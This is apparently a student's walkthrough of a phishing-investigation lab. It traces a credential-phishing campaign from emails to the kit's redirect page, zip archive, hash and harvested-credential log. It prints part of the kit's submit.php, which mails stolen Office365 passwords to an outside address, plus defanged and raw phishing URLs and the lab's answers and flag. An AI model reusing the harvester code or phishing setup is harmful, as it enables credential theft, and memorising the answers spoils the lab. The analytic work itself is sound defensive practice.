Based on real-world occurrences and past analysis, this scenario presents a narrative with invented names, characters, and events.

Please note: The phishing kit used in this scenario was retrieved from a real-world phishing campaign. Hence, it is advised that interaction with the phishing artefacts be done only inside the attached VM, as it is an isolated environment.

An Ordinary Midsummer Day...

As an IT department personnel of SwiftSpend Financial, one of your responsibilities is to support your fellow employees with their technical concerns. While everything seemed ordinary and mundane, this gradually changed when several employees from various departments started reporting an unusual email they had received. Unfortunately, some had already submitted their credentials and could no longer log in.

You now proceeded to investigate what is going on by:

Analysing the email samples provided by your colleagues.

Analysing the phishing URL(s) by browsing it using Firefox.


Retrieving the phishing kit used by the adversary.

Using CTI-related tooling to gather more information about the adversary.

Analysing the phishing kit to gather more information about the adversary.

Who is the individual who received an email attachment containing a PDF?

Scrolling through the phishing emails that were provided, we can see that William McClean received an email containing a pdf



What email address was used by the adversary to send the phishing emails?


Referencing the screenshot taken in the previous question, we can see that Accounts.Payable@groupmarketingonline.icu is the email that was used to send these phishing emails.

What is the redirection URL to the phishing page for the individual Zoe Duncan? (defanged format)

So I went ahead here and saved the file to the local VM, then opened it in the terminal. It gave me the URL, which I then inserted into cyberchef to defang:


hxxp[://]kennaroads[.]buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe[.]duncan@swiftspend[.]finance&error

```
damianhall@ip-10-201-30-198: ~/Desktop
                                                            Q
damianhall@ip-10-201-30-198:~$ cd Desktop
damianhall@ip-10-201-30-198:~/Desktop$ ls
'Direct Credit Advice.html'
                                             Tools
damianhall@ip-10-201-30-198:~/Desktop$ cat 'Direct Credit Advice.html'
<!DOCTYPE html>
<html>
<head>
        <title>Redirecting. . .</title>
        <meta http-equiv="refresh" content="0;URL='http://kennaroads.buzz/data/U
pdate365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend
.finance&error'" />
</head>
<body>
        <h1>Redirecting. . .</h1>
        If you are not redirected automatically, please click <a href="http:/</p>
/kennaroads.buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?emai
l=zoe.duncan@swiftspend.finance&error">here</a>.
</body>
</html>damianhall@ip-10-201-30-198:~/Desktop$
```



What is the URL to the .zip archive of the phishing kit? (defanged format)

Using the knowledge of the URL from the previous question, we can go to the website in the VM to inspect further. After looking through the website for a bit, under the /data index, I was able to locate the ZIP file. Which I then inputted into cyberchef to defang the URL: hxxp[://]kennaroads[.]buzz/data/Update365[.]zip




What is the SHA256 hash of the phishing kit archive?

Now downloading the ZIP file safely inside the VM, and looking for the SHA256 hash inside the terminal, we get: ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

```
damianhall@ip-10-201-30-198: ~/Downloads
<!DOCTYPE html>
<html>
<head>
        <title>Redirecting. . .</title>
        <meta http-equiv="refresh" content="0;URL='http://kennaroads.buzz/data/U</pre>
pdate365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend
.finance&error'" />
</head>
<body>
        <h1>Redirecting. . .</h1>
        If you are not redirected automatically, please click <a href="http:/</p>
/kennaroads.buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?emai
l=zoe.duncan@swiftspend.finance&error">here</a>.
</body>
</html>damianhall@ip-10-201-30-198:~/Desktop$ cd..
cd
cd..: command not found
damianhall@ip-10-201-30-198:~/Desktop$ cd
damianhall@ip-10-201-30-198:~$ cd Downloads
damianhall@ip-10-201-30-198:~/Downloads$ ls
damianhall@ip-10-201-30-198:~/Downloads$ sha256sum Update365.zip
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686
                                                                   Update365.zip
damianhall@ip-10-201-30-198:~/DownloadsS
```


When was the phishing kit archive first submitted? (format: YYYY-MM-DD HH:MM:SS UTC)

Inputting the SHA256 hash value from above into VirusTotal, we can see that it was first submitted on 2020-04-08 21:55:50 UTC



When was the SSL certificate the phishing domain used to host the phishing kit archive first logged? (format: YYYY-MM-DD)

After digging for awhile trying to find the answer, I clicked on the hint which unfortunately said it is no longer available and gave me the answer: 2020-06-25



What was the email address of the user who submitted their password twice?

This one took me a little bit of time to find the answer, but I was able to go back to the URL and under /log.txt I was able to see which users inputted their passwords. The user michael.ascot@swiftspend.finance submitted their password twice.

```
○ Not Secure kennaroads.buzz/data/Update365/log.txt 🗉 🏠
                                                                                                               ----+ Office365 Login |+-----
Email : isaiah.puzon@gmail.c
Password : PhishMOMUKAM0123!
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
Password : Invoice2023!
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
SaTaT/53/.36
Country: United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ---
-+ Created BY Real Carder +--
Email : derick.marshall@swiftspend.finance
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
```

What was the email address used by the adversary to collect compromised credentials?

This one also took me awhile, but since I was operating in the VM, I unzipped the files safely and spent some time searching through these to find the answer. I eventually got to /office365/validation/submit.php, which had the answer buried in the script: m3npat@yandex.com


```
submit.php
 Open ▼ 🗇
                                                                                       Save
             $key = array_rand($numbers);
19
20
             return $numbers[$key];
21 }
22
23 Surl =
   random_number().random_number().random_number().random_number().random_number
24 header('location:'.$url);
26 $country = visitor_country();
27 $browser = $_SERVER['HTTP_USER_AGENT'];
28 $adddate = date("D M d, Y g:i a");
29 $from = $_SERVER['SERVER_NAME'];
30 $ip = getenv("REMOTE_ADDR");
Files nail = $POST['email'];
33 $password = $_POST['password'];
34 $passchk = strlen($password);
37 $message .= "------+ Office365 Login |+-----\n";
38 $message .= "Email : ".$email."\n";
39 $message .= "Password : ".$password."\n";
40 $message .= "
41 $message .= "Client IP: ".$ip."\n";
42 $message .= "User Agent : ".$browser."\n";
43 $message .= "Country : ".$country."\n";
44 $message .= "Date: ".$adddate."\n";
45 $message .= "--- http://www.geoiptool.com/?IP=$ip ----\n";
46 $message .= "--+ Created BY Real Carder +---\n";
49 $send = "m3npat@yandex.com";
51 $bron = "Outlook update $ip | Office365";
52 $lagi = "MIME-Version: 1.0\n";
53 $lagi = "From: $ip <no-reply@$from>";
55 // Function to get country and country sort;
56
57 function visitor_country()
58 {
        $client = @$_SERVER['HTTP_CLIENT_IP'];
                                                               PHP ▼ Tab Width: 8 ▼
                                                                                           Ln 49, Col 27
```

The adversary used other email addresses in the obtained phishing kit. What is the email address that ends in "@gmail.com"?

This time I utilized the terminal and used the grep function inside the ZIP file to find the other gmail that was included in the kit: jamestanner2299@gmail.com

What is the hidden flag?

They definitely saved the toughest question here for the end. After brainstorming for awhile to find out how to get the answer, I clicked on the hint for some guidance. It hinted to me that the flag contains a ".txt" extension and should be downloadable from the URL. After some time messing around with the URL, I finally got the answer when I searched under /flag.txt. From there, I assumed that the secret was probably in Base64, so I went to cyberchef to decipher it. Once I did that, I found the answer, but it was spelled out backwards. So then I fixed that and finally got the answer of THM{pL4y_w1Th_tH3_URL}.



Conclusion:

This was a really interesting and fun lab. I haven't much experience prior to these rooms in analyzing phishing campaigns, but this room really allowed me to expand on some of the skills I'd been working on over the last few rooms. Messing around with the emails, ZIP file, and the URL was a cool experience and gave me some good insight into how to do this in the future when analyzing real-life phishing emails.